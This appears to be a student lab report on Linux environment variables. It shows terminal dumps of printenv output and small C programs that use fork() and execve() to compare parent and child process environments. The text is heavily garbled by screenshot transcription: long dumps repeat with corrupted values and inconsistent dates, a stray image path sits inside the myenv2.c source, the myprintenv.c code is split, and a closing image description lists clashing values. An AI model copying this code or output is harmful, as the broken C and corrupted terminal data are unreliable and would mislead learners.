XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000

```

```

Activities Terminal Aug 26 16:48 • seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.tar.gz=01;31:*.lha=01;31:*.lz4=01;31:*.lz=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.lzma=01;31:*.zst=01;31:*.tzst=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.rz=01;31:*.cab=01;31:*.win=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.xpmv=01;35:*.xwebm=01;35:*.ogg=01;35:*.oggv=01;35:*.oggz=01;35:*.oggzv=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ovg=01;35:*.oxg=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
.=./child

```

2. gcc myprintenv.c -o child

This programme generates the executable file 'child' by compiling the source code from the file'myprintenv.c' using the 'gcc' command. The output file name is specified by the '-o' flag.

3. ./child

The "child" executable file located in the current directory is run by this command. It puts a previously assembled programme into action.

```
Activities Terminal Aug 16 16:49 • seed@VM: ~/Labsetup
./child
[08/26/23]seed@VM:~/.../Labsetup$ ./parent
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@imibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tiz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.lzma=01;31:*.tzst=01;31:*.bzst=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.fly=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogg=01;35:*.oga=01;35:*.ogg=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/names:/usr/local/names:/snap/bin:
```

4. ./parent

The "parent" executable file in the current directory is run by this command. It runs a previously constructed programme similarly to the previous command.

```

Activities Terminal Aug 26 16:49 • seed@VM:~/.../Labsetup
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
./parent

[08/26/23]seed@VM:~/.../Labsetup$ ./child > cout.txt
[08/26/23]seed@VM:~/.../Labsetup$ ./parent > pout.txt
[08/26/23]seed@VM:~/.../Labsetup$ diff cout.txt pout.txt
48c48
< _./child
---
> _./parent
[08/26/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c -o both
[08/26/23]seed@VM:~/.../Labsetup$ ./both

```

5. **./child > cout.txt**

The "child" executable is run by this command, and its standard output (stdout) is diverted to a file called "cout.txt." This records the output of the programme in the file.

6. **./parent > pout.txt**

This command executes the "parent" executable and redirects its standard output to the file "pout.txt," capturing it.

7. **diff cout.txt pout.txt**

This command compares the contents of the files "cout.txt" and "pout.txt" and displays the differences using the 'diff' command.

8. **gcc myprintenv.c -o both**

This command builds the C programme "myprintenv.c" and produces the executable file "both."

9. **./both**

This command runs the "both" executable that has been compiled and runs the programme specified in "myprintenv.c."

```

Activities Terminal Aug 26 16:50 *
seed@VM:~/Labsetup$ ./child > cout.txt
[08/26/23]seed@VM:~/Labsetup$ ./parent > pout.txt
[08/26/23]seed@VM:~/Labsetup$ diff cout.txt pout.txt
48c48
< _./child
> _./parent
[08/26/23]seed@VM:~/Labsetup$ gcc myprintenv.c -o both
[08/26/23]seed@VM:~/Labsetup$ ./both

Parent process environment variables
=====SHELL=/bin/bash
SESSION_MANAGER=local:VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSS_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority

Activities Terminal Aug 26 16:50 *
seed@VM:~/Labsetup

Parent process environment variables
=====SHELL=/bin/bash
SESSION_MANAGER=local:VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSS_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40:33:so=01;35:do=01;35:bd=40:33:01:cd=40:33:01:or=40:31:01:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30:42:ow=34:42:st=37:44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.tar.gz=01;31:*.lha=01;31:*.lzh=01;31:*.lzma=01;31:*.lz=01;31:*.xz=01;31:*.zst=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzma=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mpjp=01;35:*.mpeg=01;35:*.mpg=01;35:*.gif=01;35:*.bmp=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.png=01;35:*.svg=01;35:*.svz=01;35:*.img=01;35:*.pcx=01;35:*.mov=01;35:*.mpv=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.ogm=01;35:*.mp4=01;35:*.mdv=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.obj=01;35:*.oxg=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=d68659a75b1d4a8ba2956db67f318b
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe % %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snap/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu

```

```

Activities Terminal Aug 26 16:51 • seed@VM: ~/Labsetup
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snap/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
_./both

Child process environment variables
=====SHELL=/bin/bash
SESSION_MANAGER=local/VM:@tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2

Activities Terminal Aug 26 16:51 • seed@VM: ~/Labsetup
Child process environment variables
=====SHELL=/bin/bash
SESSION_MANAGER=local/VM:@tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=0;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:ol:cd=40;33:ol:or=40;31:ol:n=00:su=37;41:sg=30;43:c=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lz=01;31:*.lzma=01;31:*.zst=01;31:*.txz=01;31:*.tz=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.zo=01;31:*.xz=01;31:*.zst=01;31:*.zst=01;31:*.bz=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:

```

```

Activities Terminal Aug 26 16:52 • seed@VM: ~/Labssetup
LANG=en_US.UTF-8
LS_COLORS=r=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:s=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.tar.lz=01;31:*.tar.lzma=01;31:*.tar.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz=01;31:*.bz2=01;31:*.tbz=01;31:*.tbz2=01;31:*.tar.gz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.png=01;35:*.svg=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogg=01;35:*.ogg=00;36:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
_=./both
[08/26/23]seed@VM:~/Labssetup$
```

CODE:

myprintenv.c

```

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```
myprintenv.c // modified
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printf("\nChild process environment variables\n=====");
            printenv();
            exit(0);
        default: /* parent process */
            printf("\nParent process environment variables\n=====");
            printenv();
            exit(0);
    }
}
```

Conclusion :

The child process was created using the ‘fork’ system function.
we passed environment variables from a parent process to a child process. And the result observed was identical but the programs were different.
Parent process environment were executed first then the child process environment were executed.

Code:

```
myenv.c
#include <unistd.h>
extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    // case 1 :
    //execve("/usr/bin/env", argv, NULL);
    return 0 ;
}
```

First we compiled the file using 'gcc myenv.c -o myenv .

After creating the object file when we executed the file nothing was displayed .

So, modified the above program .

myenv2.c

```
#include <unistd.h>
extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;


    // Step 1 :
    //execve("/usr/bin/env", argv, NULL);
    // Step 2 :
    execve("/usr/bin/env", argv, environ);
    return 0 ;
}
```

After modifying the program, we compiled the program and saved the name to myenv2 .
Executed the myenv2 file an the output were displayed.

Conclusion : In the above task we are able to use the Environment Variables and execve()
And the desired output was obtained.

Task 4: Environment Variables and system()

Implementation:



The image displays three terminal windows side-by-side, each showing a different environment variable dump from a Linux system.

- Terminal 1 (Top):** Shows the output of the command `seed@VM:~/Labsetup\$ ls` followed by a detailed list of environment variables. Key entries include:
 - XDG_SESSION_DESKTOP=GNOME
 - XDG_CURRENT_DESKTOP=GNOME
 - XDG_SESSION_TYPE=x11
 - XDG_RUNTIME_DIR=/run/user/1000/gnugp/S.gpg-agent:0:1
 - XDG_ASH=/usr/bin/ash
 - XAUTHORITY=/tmp/.ICE-unix/1000
 - SESSION_MANAGER=local:/:@/tmp/.ICE-unix/1000,unix:/tmp/.ICE-unix/1000
 - OT_ACCESSIBILITY=1
 - COLOR TERM=truecolor
 - XDG_CONFIG_DIRS=/etc/xdg:/xdg/ubuntu:/etc/xdg
 - XDG_MENU_PREFIX=gnome
 - XDG_SESSION_ID=this-is-deprecated
 - GNOME SHELL SESSION MODE=ubuntu
 - SSH_AUTH_SOCK=/run/user/1000/keyring/sh
 - XMODIFIERS=\$imibus
 - DESKTOP_SESSION=ubuntu
 - SESSION_PID=1764
 - SHELL=bash
 - TERM=xterm-256color
 - PWD=/home/seed/Lab1/LabSetup
 - XDG_SESSION_DESKTOP=ubuntu
 - LOGNAME=seed
 - XDG_SESSION_TYPE=x11
 - XDG_RUNTIME_DIR=/run/user/1000/gnugp/S.gpg-agent:0:1
 - u/usr/bin/ash
 - XAUTHORITY=/tmp/.ICE-unix/1000
